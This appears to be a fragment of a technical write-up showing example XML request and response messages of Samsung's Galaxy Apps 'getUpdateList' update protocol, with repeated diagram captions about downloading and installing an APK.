
```
getUpdateList
<?xml version="1.0" encoding="UTF-8"?>
<SamsungProtocol networkType="0" version2="3" lang="EN" openApiVersion="24" deviceModel="SM-
G950F" mcc="234" mnc="10" csc="BTU" odcVersion="4.2.10-11" version="5.5" filter="1">
  <request name="getUpdateList" id="2389" numParam="9" transactionId="257eebcda004">
    <param
name="loadApp">com.sec.spp.push@1.9.01@190100000@0||com.android.chrome@60.0.3112.107@311210752@0
||...</param>
    <param name="userID"></param>
    <param name="imgHeight"></param>
    <param name="stduk"></param>
    <param name="imgWidth"></param>
    <param name="imei"></param>
    <param name="justForCount"></param>
    <param name="autoUpdateYN"></param>
    <param name="predeployed"></param>
  </request>
</SamsungProtocol>
```

Downloading and Installing APK

Galaxy Apps

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Samsung Server




Downloading and Installing APK

Galaxy Apps

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Samsung Server



Downloading and Installing APK

Galaxy Apps

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Samsung Server


```
getUpdateList
<?xml version="1.0" encoding="UTF-8"?>
<SamsungProtocol version="5.5" lang="EN" networkType="0" deviceModel="SM-G950F">
  <response id="2389" name="getUpdateList" returnCode="0" totalCount="1" endOfList="1"
transactionId="257eebcda004">
    <errorInfo>
      <errorString errorCode="0"/>
    </errorInfo>
    <list numValue="18">
      <value name="GUID">com.sec.spp.push</value>
      <value name="productID">000000202169</value>
      <value name="productName">Samsung Push Service</value>
      <value name="version">1.9.01</value>
      <value name="versionCode">190100000</value>
      <!-- ... -->
    </list>
  </response>
</SamsungProtocol>
```


